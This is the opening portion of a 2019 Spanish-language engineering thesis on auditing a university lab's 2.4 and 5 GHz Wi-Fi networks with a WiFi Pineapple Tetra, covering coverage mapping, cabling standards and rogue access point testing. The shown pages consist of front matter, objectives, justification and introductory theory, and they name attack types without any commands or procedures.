



**UNIVERSIDAD ESTATAL
PENÍNSULA DE SANTA ELENA**

**FACULTAD DE SISTEMAS Y
TELECOMUNICACIONES**

CARRERA DE ELECTRÓNICA Y TELECOMUNICACIONES

TRABAJO DE TITULACIÓN:

Propuesta Tecnológica, previo a la obtención del título de:

INGENIERO EN ELECTRÓNICA Y TELECOMUNICACIONES

**”IMPLEMENTACIÓN DEL MÓDULO PINEAPPLE TETRA PARA
UN PROCESO DE AUDITORÍAS MEDIANTE SUPLANTACIÓN DE
APS EN LA BANDA 2,4GHZ Y 5 GHZ EN EL LABORATORIO DE
TELECOMUNICACIONES DE LA CARRERA ELECTRÓNICA Y
TELECOMUNICACIONES. ”**

AUTOR

WASHINGTON GEOVANNY REYES BELTRAN

PROFESOR TUTOR

ING. LUIS MIGUEL AMAYA FARIÑO

LA LIBERTAD - ECUADOR

2019

AGRADECIMIENTO

Quisiera comenzar por darles un agradecimiento muy especial a mis padres, quienes estuvieron dándome su apoyo desde el inicio de mi formación académica, por enseñarme a ser perseverante para alcanzar este gran objetivo.

Agradezco a mi esposa y mi hijo por saber comprender las horas que pasaba en clases y realizando tareas, y brindarme su apoyo constante durante este período de tiempo que ha durado mis estudios universitarios.

Agradecimientos al tutor de tesis por guiarme durante el proceso de redacción e implementación de la propuesta tecnológica.

Agradecimientos a la Universidad Estatal Península de Santa Elena y Facultad Electrónica y telecomunicaciones, por otorgarme un cupo en los salones de clases y poder alcanzar mis metas propuestas.


Washington Geovanny Reyes Beltran.

Autor.

APROBACIÓN DEL TUTOR


En mi calidad de tutor del trabajo de titulación denominado **”IMPLEMENTACIÓN DEL MÓDULO PINEAPPLE TETRA PARA UN PROCESO DE AUDITORÍAS MEDIANTE SUPLANTACIÓN DE APS EN LA BANDA 2,4GHZ Y 5 GHZ EN EL LABORATORIO DE TELECOMUNICACIONES DE LA CARRERA ELECTRÓNICA Y TELECOMUNICACIONES.”**, Elaborado por la estudiante Reyes Beltran Washington Geovanny, de la carrera de Electrónica y Telecomunicaciones de la Universidad Estatal Península de Santa Elena, me permito declarar que luego de haber orientado, estudiado y revisado, la apruebo en todas sus partes y autorizo al estudiante para que inicie los trámites legales correspondientes.

La Libertad, 18 de Febrero del 2019




ING. LUIS MIGUEL AMAYA FARIÑO


TRIBUNAL DE GRADO




.....
Ing. Freddy Villao Santos, MSc.
DECANO DE FACULTAD




.....
Ing. Washington Torres Guin, MSc
DIRECTOR DE CARRERA



.....
Ing. Luis Miguel Amaya Fariño, MSc.
PROFESOR TUTOR



.....
Ing. Milton Bravo Barros, MSc
PROFESOR DE ÁREA.



.....
AB. Víctor Coronel Ortiz, MSc
SECRETARIO GENERAL

RESUMEN

La propuesta tecnológica tiene como finalidad analizar las redes inalámbricas 2,4 GHz y 5 GHz bajo un proceso de auditorías y restricción del espectro electromagnético para optimizar la configuración de APs. El realizar las auditorías en un área específica permitirá identificar problemas como potencias excesivas, niveles de interferencias en el lugar y los peligros que pueden surgir al utilizar una red pública. Este análisis permitirá corregir los problemas antes mencionados para darle acceso a datos al usuario de manera confiable y segura.

El primer capítulo del trabajo realizado detalla el origen del problema mediante los antecedentes redactados, describe el proyecto para determinar de qué manera se obtendrán los resultados, objetivo para identificar la meta o fin del proyecto, justificación de la propuesta tecnológica para apoyar el fundamento y las diferentes metodologías de investigación que van a ser utilizar para recabar información que aporten al desarrollo del estudio.

El segundo capítulo contiene redactado la ubicación donde se realizó el proyecto, también contiene marco teórico y varios conceptos que se tomaron en cuenta en el análisis de la etapa de diseño del proyecto.

El tercer capítulo describe como se ejecutó el desarrollo del proyecto analizando varios parámetros como los diferentes equipos utilizado, análisis de la cobertura mediante interferencias que existen dentro de lugar en las bandas de frecuencias 2.4 GHz y 5 GHz, también se realizó un análisis de penetración en las redes inalámbrica mediante técnica de suplantación de identidad (phishing) para realizar algunos ataques de intermediario, se analizó la factibilidad técnica y económica para verificar que la propuesta tecnológica es viable y que puede ejecutarse.

Por medio del estudio realizado se pudo identificar varios problemas tanto en la instalación como en la configuración del punto de acceso, así como también los riesgos que toman los usuarios al acceder y navegar por estas redes.

ABSTRACT

The technological proposal is aimed at 2.4 GHz and 5 GHz wireless networks under a process of auditing and restricting the electromagnetic spectrum to optimize the configuration of APs. In the place and the dangerous ones that can arise when using a public network. This analysis allows you to correct problems before accessing data reliably and securely.

The first chapter of the work done details the origin of the problem through the drafted background, description of the project to determine how the results will be obtained, objective to identify the goal or end of the project, justification of the technological proposal to support the foundation of the project and the different research methodologies that will be used to gather information that will contribute to the development of the study.

The second chapter contains the location where the project was made, it also contains a theoretical framework and several concepts that were taken into account in the analysis of the design stage of the project.

The third chapter describes how the development of the project was executed by analyzing various parameters such as the different equipment used, analysis of the coverage by interferences that exist in place in the 2.4 GHz and 5 GHz frequency bands, a penetration analysis was also carried out in wireless networks using phishing techniques to perform some intermediary attacks, the technical and economic feasibility was analyzed to verify that the technological proposal is viable and that it can be executed.

Through the study conducted it was possible to identify several problems both in the installation and in the configuration of the access point, as well as the risks that users take when accessing and navigating these networks.

DECLARACIÓN

El contenido del presente trabajo de Graduación es de mi responsabilidad; el patrimonio intelectual del mismo pertenece a la Universidad Estatal Península de Santa Elena.



Washington Geovanny Reyes Beltran.
Autor.

TABLA DE CONTENIDOS

ITEM	PÁGINA
AGRADECIMIENTO	I
APROBACIÓN DEL TUTOR	II
TRIBUNAL DE GRADO	III
RESUMEN	IV
ABSTRACT	V
DECLARACIÓN	VI
TABLA DE CONTENIDOS	VII
ÍNDICE DE FIGURAS	IX
ÍNDICE DE TABLAS	XII
LISTA DE ANEXOS.	XIII
INTRODUCCIÓN.	1
CAPÍTULO I	2
1.1 ANTECEDENTES.	2
1.2 DESCRIPCIÓN DEL PROYECTO.	3
1.3 OBJETIVOS DEL PROYECTO.	3
1.3.1 OBJETIVO GENERAL.	4
1.3.2 OBJETIVOS ESPECÍFICOS.	4
1.4 RESULTADOS ESPERADOS	4
1.5 JUSTIFICACIÓN	5
1.6 METODOLOGÍA.	6
CAPÍTULO II	7
FUNDAMENTOS DE LA PROPUESTA TECNOLÓGICA	7
2.1 MARCO CONTEXTUAL	7
2.2 MARCO CONCEPTUAL	8
2.2.1 ONDAS ELECTROMAGNÉTICAS	8
2.2.2 MODELOS MATEMÁTICOS DE PROPAGACIÓN EN INTERIORES.	10
2.2.4 ESTÁNDARES DE LAS TECNOLOGÍAS WLAN	17
2.2.5 MODELO OSI	20
2.2.6 ARQUITECTURA DE RED	22
2.2.7 TOPOLOGÍAS DE REDES INALÁMBRICAS.	23
2.2.8 ATAQUES EN REDES INALANBRICAS	25
2.2.9 CONDICIONES DE SEGURIDAD EN REDES INALÁMBRICAS	30
2.2.10 NIVELES DE SEGURIDAD	31
2.2.11 ESTÁNDARES DE CABLEADO ESTRUCTURADO.	32
2.3 MARCO TEÓRICO	38
CAPÍTULO III	40
DESARROLLO DE LA PROPUESTA	40
COMPONENTES DE LA PROPUESTA (LÓGICOS Y FÍSICOS)	40
	VII

3.1 COMPONENTES FÍSICOS	40
3.2 COMPONENTES LOGICOS	46
3.3 DISEÑO DE LA PROPUESTA.	51
3.3.1 ESTUDIO DEL ESPECTRO RADIO ELÉCTRICO EN DOBLE BANDA.	51
3.3.2 IMPLEMENTACIÓN DE CABLEADO ESTRUCTURADO	67
3.3.3 SEGURIDAD EN LA RED INALÁMBRICA.	71
3.3.4 FACTIBILIDAD TÉCNICA.	88
3.3.5 COSTO DE LA PROPUESTA.	92
3.3.6 PRUEBAS.	93
3.3.7 RESULTADOS.	99
CONCLUSIONES	101
RECOMENDACIONES.	102
BIBLIOGRAFÍA	103
ANEXOS	104

ÍNDICE DE FIGURAS

ÍTEM	DESCRIPCIÓN	PÁGINA
Figura 1:	Entrada a la universidad Estatal Península de Santa Elena.	7
Figura 2:	Líneas del campo electromagnéticos.	9
Figura 3:	Frecuencias según su aplicación.	10
Figura 4:	Topologías zigbee	14
Figura 5:	Conexión mediante infrarrojo.	14
Figura 6:	Comparación de los niveles de energía UWB.	15
Figura 7:	Conexión de dispositivos a una red inalámbrica de área local.	16
Figura 8:	Topología de red inalámbrica de área metropolitana.	16
Figura 9:	Estándar IEEE 802.11 ax.	20
Figura 10:	Conexión punto a punto.	23
Figura 11:	Conexión punto a multipunto	24
Figura 12:	Conexión multipunto a multipunto	24
Figura 13:	Descubrimiento de SSID y contraseña	26
Figura 14:	Rogue AP o punto de acceso deshonesto.	26
Figura 15:	Solicitud a un DNS legítimo	27
Figura 16:	Alteración de un servidor legítimo (ataque Spoofing)	28
Figura 17:	Ataque Man in the middle.	28
Figura 18:	Ataque sobre denegación de servicios.	29
Figura 19:	Estándares relacionados al cableado estructurados.	32
Figura 20:	Estructura del cable genérico.	33
Figura 21:	Líneas de conexión entre edificios.	34
Figura 22:	Líneas de conexión entre pisos de edificio.	34
Figura 23:	Conexión de equipo en planta	35
Figura 24:	Clasificación cable balanceado.	38
Figura 25:	Tarjetas de red inalámbricas externas	42
Figura 26:	Tarjetas de red inalámbricas internas.	42
Figura 27:	Enrutador o switch serie 1920	43
Figura 28:	Pineapple Wifi tetra	44
Figura 29:	Cable y conector RJ45 categoría 6	45
Figura 30:	Tubo PVC para instalación de cables.	45
Figura 31:	Certificadora para cable categoría 6.	46
Figura 32:	Controlador UNIFI para administración	47
Figura 33:	Software Inssider para análisis de señales	48
Figura 34:	Controlador wifi pineapple para pruebas de penetración.	49
Figura 35:	Plano arquitectónico realizado por el departamento de obra civil.	50
Figura 36:	Software sketchup para arquitectónico del laboratorio.	50
Figura 37:	Esquema de conexión punto de acceso legítimo	51
Figura 38:	Plano de laboratorios de FACSISTEL con atenuaciones.	52
Figura 39:	Cobertura máxima sin atenuaciones a 2.4 GHz.	53
Figura 40:	Mapa de cobertura 2.4GHz	54
Figura 41:	Optimización de cobertura en 2.4 GHz.	55
Figura 42:	Cobertura máxima sin atenuaciones a 5 GHz	56
Figura 43:	Mapa de cobertura 5 GHz	56
Figura 44:	Restricción de potencia en la banda 5GHz.	57

Figura 45: Mapa de cobertura laboratorio de telecomunicaciones primera ubicación.	58
Figura 46: Canales entrecruzados con otras redes.	59
Figura 47: Canales utilizando una frecuencia central con otras redes.	60
Figura 48: Interferencias de señales en el laboratorio de telecomunicaciones 2.4 GHz.	60
Figura 49: Análisis de canales de redes inalámbrica primera ubicación 5 GHz	61
Figura 50: Mapa de cobertura segunda ubicación.	62
Figura 51: Interferencia de señales segunda ubicación 2.4 GHz.	62
Figura 52: Análisis de canales de redes inalámbricas segunda ubicación 5 GHz	63
Figura 53: Mapa de cobertura tercera ubicación.	63
Figura 54: Interferencias tercera ubicación.	64
Figura 55: Configuración SSID mínimo.	66
Figura 56: Horario de habilitación de la red.	67
Figura 57: Plano de eléctrico del laboratorio de telecomunicaciones	68
Figura 58: Simbología del esquema eléctrico.	68
Figura 59: Instalación de antena	69
Figura 60: Instalación de canaleta PVC para profesión del cable.	69
Figura 61: Cable UTP categoría 6 pochado al rj-45	70
Figura 62: Escalerillas de cable estructurado.	70
Figura 63: certificadora de cables.	71
Figura 64: Administración de dispositivos.	71
Figura 65: Parámetros de red del punto de acceso.	72
Figura 66: Configuración de red del WIFI PINEAPPLE TETRA	73
Figura 67: Escaneo de redes en doble banda.	74
Figura 68: Propiedades de un dispositivo víctima.	75
Figura 69: Parámetros de configuración de PineAP.	75
Figura 70: Configuración de filtros para permitir o restringir acceso a los Rogues AP.	76
Figura 71: Verificación de red suplantada.	76
Figura 72: Ataque de denegación de servicio.	77
Figura 73: Comandos que aplican DEAUTH.	78
Figura 74: Verificación de denegación de servicio.	79
Figura 75: Obtención de las URL de las víctimas.	80
Figura 76: Obtención de las cookies informáticas de las víctimas.	80
Figura 77: obtención de la data informática de la víctima.	81
Figura 78: Obtención de las imágenes que visualiza la víctima 1.	81
Figura 79: parámetros de redirección de páginas web.	82
Figura 80: Advertencia de seguridad de sitio web.	83
Figura 81: descifrado de una página web.	83
Figura 82: Historial de ataque SSLsplit.	84
Figura 83: Ventana principal de portal cautivo.	84
Figura 84: Obtención de credenciales.	85
Figura 85: Configuración para re direccionar páginas.	85
Figura 86: solicitud re direccionada.	86
Figura 87: Prueba de solicitudes de pines REAVER	87
Figura 88: Vulnerabilidad con comando reaver	88
Figura 89: Plano de cableado estructura en sketchup	90
Figura 90: Módulo de la wifi pineapple.	91
Figura 91: Testeo de velocidad de internet del punto de acceso.	92
Figura 92: Verificación de conexión punto de acceso PC	93
Figura 93: Plano arquitectónico realizado en Sketchup	94
Figura 94: Construcción del plano en controlador	95

Figura 95: Equipos físicos para simulación.	95
Figura 96: Patrón de radiación antena UNIFI AC LITE.	96
Figura 97: Mapa de cobertura con dispositivo virtual.	96
Figura 98: Modulo Pine AP LOG	97
Figura 99: Puntos de acceso falso creados por wifi pineapple.	97
Figura 100: Conexión mediante interfaz de comandos.	98

ÍNDICE DE TABLAS

ÍTEM	DESCRIPCIÓN	PÁGINA
Tabla 1:	Modelos de propagación en interiores	11
Tabla 2:	Pérdida por tipo de material.	11
Tabla 3:	Parámetros de la tecnología RFID.	14
Tabla 4:	Características del estándar 802.11 a	17
Tabla 5:	Características del estándar 802.11b	18
Tabla 6:	Características del estándar 802.11g	18
Tabla 7:	Capas del modelo de referencia OSI	20
Tabla 8:	Clasificación cable balanceado.	36
Tabla 9:	Distancias con fuentes de corriente alterna.	38
Tabla 10:	Comparación de puntos de acceso.	41
Tabla 11:	Niveles de señal	53
Tabla 12:	Dimensiones del laboratorio.	67
Tabla 13:	Código de colores	89
Tabla 14:	Velocidades de requerimiento.	90
Tabla 15:	Valores de equipos a utilizar.	92
Tabla 16:	Velocidad requerida en el laboratorio	92

LISTA DE ANEXOS.

ÍTEM	DESCRIPCIÓN
Anexo 1:	Características técnicas del punto de acceso.
Anexo 2:	Ventanas de administración del controlador.
Anexo 3:	Esquema de interconexión de equipos UNIFI
Anexo 4:	Polarización y parámetros de la antena.
Anexo 5:	Estándares sobre cableado estructurado.
Anexo 6:	Parámetros del cable Ethernet de la norma ISO 11801.
Anexos 7:	Características técnicas del wifi PINEAPPLE TETRA.
Anexo 8:	Esquema interno del wifi PINEAPPLE TETRA.
Anexo 9:	Módulos a instalar en la wifi PINEAPPLE TETRA.

INTRODUCCIÓN.

Actualmente, las redes inalámbricas que operan en las frecuencias 2.4 GHz y 5 GHz facilitan el acceso a las comunicaciones sin necesidad de estar conectado a un medio físico como un cable, estas redes son de gran ayuda para los usuarios que permanecen en constante movimiento, ya que de esta manera obtienen el acceso a datos, para estar interconectados con el mundo tecnológico. Como se puede determinar, las redes inalámbricas, mediante ondas de radio, han resuelto grandes problemas de interconexión en poblaciones donde es imposible extender un cable para su conexión. Estas redes ofrecen muchos beneficios a los usuarios que buscan acceso a datos, pero el acceso también beneficia a personas con malas intenciones que buscan el tráfico de información generada en la red para conseguir credenciales de cuentas personales. Por este motivo, el estudio tiene como objetivo principal analizar las redes inalámbricas 2,4 GHz y 5 GHz bajo un proceso de auditorías y restricción del espectro electromagnético para optimizar la configuración de APs. Por medio de la propuesta tecnológica se podrá determinar varios parámetros de funcionamiento en los puntos de acceso, los mismos que permitirán optimizar los resultados.

El estudio de la radiación no ionizante que emite un punto de acceso y el análisis de las interferencias causada por otros APs en la zona, determinará el radio de cobertura para identificar si sobrepasa el área requerida.

El estudio de seguridad, mediante vulnerabilidades que puede ser víctima la red, determinará el grado de seguridad que poseen los APs sin restricciones y como podría perjudicar al usuario de la red.

CAPÍTULO I

1.1 ANTECEDENTES.

Las auditorías, en cualquier ámbito laboral, son de suma importancia para la corrección de errores y verificar el funcionamiento de instituciones educativas, laboratorios, empresas, entre otras; en este estudio se toma de referencia el laboratorio de telecomunicaciones de la Universidad Estatal Península de Santa Elena. Las profesiones de auditor nacen en Europa en el siglo XIX por las necesidades de supervisar bajo leyes el cumplimiento de normas para reducir fraudes y mejorar la seguridad de una empresa.

La clasificación de la auditoría se da por el lugar de aplicación, las cuales pueden ser: externas o internas; por área de aplicación encontramos: auditoría financiera, auditoría administrativa, auditoría operacional, auditoría integral, auditoría gubernamental, auditoría de sistemas y auditoría de redes. Los tipos de auditoría que se deben aplicar a una empresa estarían dados por los servicios que brindan al cliente, ya que se aplicarían distintas normas y estándares para los diferentes campos y áreas específicas. Por ejemplo, auditorías a los sistemas de redes, en esta se evalúa la arquitectura y topología de red, así como los protocolos de comunicación de las conexiones, accesos de los dispositivos, privilegios y varios aspectos que se toman en cuenta para la instalación, funcionamiento y aprovechamiento de la red.

Entre los diferentes problemas que podemos encontrar al realizar una auditoría en las redes inalámbricas tenemos: mal manejo del espectro que emite un equipo, pudiendo administrar de manera óptima la cobertura para áreas muy pequeñas y la correcta ubicación de APs para disminuir las atenuaciones, todas las redes inalámbricas instaladas en el área deberán cumplir con normas y estándares para el correcto funcionamiento de la red y poder identificar rápidamente la ubicación de un equipo en mal funcionamiento, En la actualidad, vivimos en un mundo donde las personas necesitan estar en constante comunicación y una de las formas más comunes de conectarse son las redes inalámbricas, específicamente wifi, este medio de comunicación es muy útil ya que nos permite ahorrar baterías, a diferencia de la transmisión por medio de datos que requiere consumir muchos más recursos de los dispositivos, sin embargo, a la vez es muy peligroso porque es la parte más vulnerable de la red, siendo un medio de propagación no guiado, no sabemos quién ni con qué propósito

podrían estar vigilando el tráfico o información que estamos enviando o recibiendo, pudiendo ser víctimas fácilmente de los hackers. Con equipos adecuados se puede obtener información muy valiosa como nombres de usuario y contraseñas de distintas cuentas las cuales podrían perjudicar a una persona, este tipo de ataques se realiza en gran mayoría a los usuarios conectados a una red con acceso gratuito (aeropuertos, supermercados, bibliotecas, etc.) donde los usuarios no toman las medidas de seguridad necesarias para acceder a este tipo de conexión.

1.2 DESCRIPCIÓN DEL PROYECTO.

En el siguiente estudio se analizará, bajo auditoría, los puntos de acceso que se encuentran instalados en el laboratorio de telecomunicaciones de la carrera Electrónica y Telecomunicaciones, se tomará en cuenta diferentes parámetros y tipos de evaluaciones, entre ellos las evaluaciones de seguridad física, las cuales están orientadas a la evaluación de cumplimiento de estándares y normas sobre el cableado estructurado, de igual manera de los distintos dispositivos que se han implementado en la red para la interconexión. También se analizarán las evaluaciones de seguridad lógicas que están relacionadas con evaluar la protección de la información, mediante los protocolos de cifrado, mecanismos de control de acceso a la red, y privilegios que se puedan otorgar a los miembros que conforman la red. Dentro de la auditoría para una red inalámbrica se indica la necesidad de realizar un análisis de la cobertura que emite el AP, identificando las atenuaciones que existe en el área de instalación para optimizar la configuración de la red, bajo parámetros necesarios para su operación.

Se evaluarán los requerimientos para la red, identificando el mayor o menor número de usuarios que puedan acceder en un determinado tiempo a la red y las aplicaciones que se utilizan con mayor frecuencia en las instalaciones, para establecer la velocidad de navegación que puedan requerir los usuarios y poder brindar mejor calidad de servicio.

Se realizarán varios ataques al punto de acceso mediante suplantación del AP para identificar los riesgos a los que se exponen los usuarios que acceden a estas redes wifi abiertas, entre los diferentes ataques que se llevará a cabo están: hombre en el medio, alteraciones de direcciones IP, desconectar un usuario de una red o (desautenticación) y denegación de servicios, entre otros ataques con el dispositivo wifi PINEAPPLE TETRA.

OBJETIVOS DEL PROYECTO.

1.2.1 OBJETIVO GENERAL.

Analizar las redes inalámbricas 2,4 GHz y 5 GHz bajo un proceso de auditorías y restricción del espectro electromagnético para optimizar la configuración de APs.

1.2.2 OBJETIVOS ESPECÍFICOS.

- Implementar una estación de trabajo para la auditoría de redes inalámbricas en el laboratorio de telecomunicaciones bajo normativas ISO 11801.
- Realizar un proceso de auditoría utilizando la técnica de suplantación de redes inalámbricas para optimizar la configuración de APs.
- Determinar el área de cobertura ecualizando la potencia para visualizar el espectro radio eléctrico de la señal en las frecuencias 2.4Ghz y 5Ghz.

1.3 RESULTADOS ESPERADOS

- Identificar parámetros sobre el cableado estructurado de la norma ISO 11801 para instalar una estación de trabajo en el laboratorio de telecomunicaciones con el fin de realizar auditoría en las redes inalámbricas.
- Por medio de este proyecto se podrá determinar el área de cobertura que emite un AP mediante un mapa térmico en las frecuencias 2.4Ghz y 5Ghz del espectro electromagnético y de esta manera escoger la mejor ubicación para ser instalado donde se visualice la menor interferencia suministrando un nivel de potencia para un área específica.
- Mediante la evaluación de seguridad en el punto de acceso se determinará los riesgos que pueden sufrir los usuarios que acceden a estas redes inalámbricas públicas.

1.4 JUSTIFICACIÓN

Las redes inalámbricas juegan un papel importante en la actualidad ya que permiten el envío o recepción de cualquier tipo de información a través del aire, por medio de ondas electromagnéticas de manera más rápida. La información transmitida por este medio puede ser recolectada, por personas mal intencionadas que buscan perjudicar a usuarios conectados a la red.

Realizar una auditoría a una red inalámbrica permitirá determinar falencias, entre las más importantes tenemos la aplicación de estándares sobre cableado estructurado, de igual manera realizar un análisis del espectro que emite un punto de acceso y por último determinar vulnerabilidades en la red, utilizando la técnica de suplantación de APs, que a un atacante le permite obtener información valiosa de usuarios, navegando dentro de red. Mediante la auditoría se optimizará el control de la red, identificando los problemas para posteriormente ir corrigiendo.

La cobertura de un radio enlace es primordial para tener una buena comunicación, permite interactuar a miles de dispositivos conectado a la red y de esta manera las personas pueden realizar diferentes actividades, como trabajos a través de envío de información, que en la actualidad llega a ser fundamental en las labores cotidianas.

Es necesario realizar un estudio de la radiación no ionizante que es producida por un AP (punto de acceso) al momento de ser instalado, ya que por medio de esta radiación se puede obtener un mapa térmico o mapa de cobertura que irradia el equipo, para poder visualizar las interferencias que existen en el espectro radio térmico y determinar la distancia que cubre con las atenuaciones existentes en el área de ubicación.

Este estudio permitirá optimizar la instalación y las configuraciones de la red inalámbrica, bajo parámetros necesarios requeridos en una zona específica, permitiendo que la red tenga mayor seguridad y confiabilidad para el usuario al momento de navegar en la red. En este caso, la población serán los docentes y estudiantes que utilizan el laboratorio de telecomunicaciones, de la carrera de Electrónica y Telecomunicaciones de la Universidad Estatal Península de Santa Elena para ejecutar prácticas que requieran acceso a la red con cobertura óptima.

1.5 METODOLOGÍA.

En el desarrollo del presente proyecto utilizaremos varios métodos de investigación para cumplir con los objetivos propuestos:

Método diagnóstico:

Utilizaremos este método debido a que se analizarán las características de los distintos equipos a usarse y de esta manera escoger los mejores dispositivos que cumplan con los requerimientos necesarios para la ejecución del proyecto.

Método Experimental:

Con los dispositivos adquiridos se realizarán pruebas ajustando las debidas configuraciones para verificar el correcto funcionamiento al momento de establecer las conexiones y de lo contrario corregir los problemas que puedan surgir durante la ejecución del proyecto.

Método documental:

Utilizaremos este método ya que recopilaremos información acerca de hacking ético y las distintas vulnerabilidades que surgen en las redes, además de la configuración de los dispositivos a utilizar para desarrollar el presente estudio.

CAPÍTULO II

FUNDAMENTOS DE LA PROPUESTA TECNOLÓGICA

2.1 MARCO CONTEXTUAL

LA UNIVERSIDAD ESTATAL PENÍNSULA DE SANTA ELENA fue fundada el 22 de julio de 1998 gracias a la cooperación de ciudadanos relacionados con la enseñanza y autoridades de instituciones, tanto cívicas como municipalidades, que desarrollaron un Proyecto de Ley para la creación de un centro de enseñanza de nivel superior para la provincia de Santa Elena, dejando atrás vínculos con la universidad de Guayaquil. Está ubicada Avda. principal La Libertad - Santa Elena y en la actualidad está acreditada por el (CEAACES) Consejo de Evaluación, Acreditación y Aseguramiento de la Calidad de la Educación Superior ubicándose en la categoría C [1], es el primer centro de enseñanza autónomo que cuenta con la mayor población estudiantil de la zona.



Figura 1: Entrada a la universidad Estatal Península de Santa Elena.

Fuente: Aaronmormot.

La universidad en la actualidad cuenta con varias facultades tales como:

Facultad de Ciencias Administrativas, Facultad de Ciencias Agrarias, Facultad de Ciencias de la Educación e Idiomas, Facultad de Ciencias de la Ingeniería, Facultad de Ciencias del Mar, Facultad de Ciencias Sociales y de la Salud, Facultad de Ingeniería Industrial, Facultad de Sistemas y Telecomunicaciones. Entre las facultades antes mencionadas, la universidad

oferta un total de 16 carreras, es por esta razón que estudiantes dentro y fuera de provincia escogen formar parte de esta institución pública en una carrera a su elección.

FACSISTEL (Facultad de Sistemas y Telecomunicaciones) fue creada en el año 2010 con ella la Carrera de Ingeniería en Sistemas y la Carrera de Ingeniería en Electrónica y Telecomunicaciones; actualmente consta de tres carreras, ingeniería en Sistemas, ingeniería Electrónica y Automatización e ingeniería en Telecomunicaciones, con un número considerable de estudiantes, los cuales tienen acceso a los diferentes laboratorios para realizar prácticas y ampliar los conocimientos adquiridos en clases.

El presente proyecto tiene como finalidad implementar una estación de trabajo basado en estándares internacionales con el módulo PINEAPPLE TETRA para un proceso de auditorías en doble banda EN EL LABORATORIO DE TELECOMUNICACIONES DE LA CARRERA ELECTRÓNICA Y TELECOMUNICACIONES, DE LA UNIVERSIDAD ESTATAL PENÍNSULA DE SANTA ELENA.

2.2 MARCO CONCEPTUAL

El uso de las redes inalámbricas con el pasar del tiempo van en crecimiento debido a la necesidad que tienen las personas en interactuar en un mundo digital mediante un dispositivo electrónico conectado a la red, el cual permite el envío y recepción de paquetes de datos, el acceso a la red en la actualidad es indispensable para mantenerse en constante comunicación o para ejecutar trabajos en cualquier área. [2]

2.2.1 Ondas electromagnéticas

Son todo tipo de perturbaciones en algún medio, como por ejemplo aire, agua o algún tipo de metal que por sus propiedades emiten una cierta cantidad de energía que interactúa, formando lo que se conoce como una onda en espacio y tiempo.

Una onda electromagnética se forma cuando cierta cantidad de electrones pasa a través de un medio (en este caso un cable) propagándose los campos eléctricos y magnéticos perpendiculares entre sí. [3]




Figura 2: Líneas del campo electromagnéticos.

Fuente: www.radiansa.com

2.2.1.1 Espectro electromagnético.

El espectro electromagnético es la energía que emite una fuente puntual en forma de OEM (ondas electromagnéticas), también conocido como radiación electromagnética, la cual puede ser de origen natural o artificial (producidas por equipos construidos por el hombre). La formación del espectro electromagnético se da al conjunto de frecuencias posibles que producen una cantidad de energía o radiación electromagnética.

Según los reportes teóricos sobre el espectro electromagnético, no existen frecuencias menores a cero, debido a que la frecuencia es inversamente proporcional al período donde su variable es el segundo y por ende no existen tiempos negativos. Mientras que, para las frecuencias superiores, en teoría el espectro electromagnético es infinito.

2.2.1.2 Espectro electromagnético y las telecomunicaciones.

Las ondas del espectro electromagnético permiten transportar cualquier tipo de información, pero para este fin hay que modular la onda a conveniencia, ya sea en amplitud o fase para que la información no se distorsione en la transmisión.

Los desarrolladores de dispositivos para radio comunicaciones con el pasar del tiempo han creado nuevos equipos que operan en bandas de frecuencias, ya sean libres o restringidas. Al momento de utilizar estas frecuencias debemos tener en cuenta el medio de transmisión los cuales pueden ser medios guiados (UTP cobre o fibra óptica) o no guiados (aire agua o en el vacío) al igual que las características de los materiales a utilizar para determinar los parámetros de envío y recepción de paquetes. [3]

